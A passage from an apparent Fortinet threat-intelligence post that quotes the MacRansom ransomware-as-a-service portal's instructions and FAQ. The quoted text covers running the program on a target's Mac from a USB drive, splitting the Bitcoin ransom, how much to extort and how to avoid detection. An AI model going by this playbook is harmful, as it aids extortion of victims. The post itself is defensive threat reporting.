    - The earliest time you would like the program to execute, ex. June 4th.
    - Whether you want it to execute when an external drive is mounted. ex. When someone plugs in a USB drive.
2. We will generate the program and email it to you, you must download it with Tor browser.
3. Move it to a USB drive.
4. Gain access to target's Mac and run the program by clicking on it.
5. Make sure you see "done" in the output before closing the window with ⌘+Q.
6. We will get back to you once we have received the payment to the corresponding Bitcoin address.

Who gets the payment?

Each program will be assosiated with a unique Bitcoin address. Once we recieve the payment, we will send 70% of it to your Bitcoin address and we keep the remaining 30%.

How much should I ask from the target?

You should ask as much as possible. In general, Mac users are willing to pay at least $1,000 for their computer files. As much as $26,500 was once collected from a small business owner.

How long will it take to encrypt a Mac?

A typical 2015 13-inch 256GB Macbook Pro with 50 GB free space will take at most 1 minute to be encrypted. It will be slower on older and less powerful Macs.

Is it safe to use?

The program has excellent deniability; It will clean up all its digital traces for you. No one will ever doubt you and you can deny any involvement once installed. You only need to **be careful** how you install it. For instance, uploading the program to a clearnet website and telling the target to download it could be risky.

Sign up for weekly Fortinet FortiGuard Labs Threat Intelligence Briefs and stay on top of the newest emerging threats.

Source: https://blog.fortinet.com/2017/06/09/macransom-offered-as-ransomware-as-a-service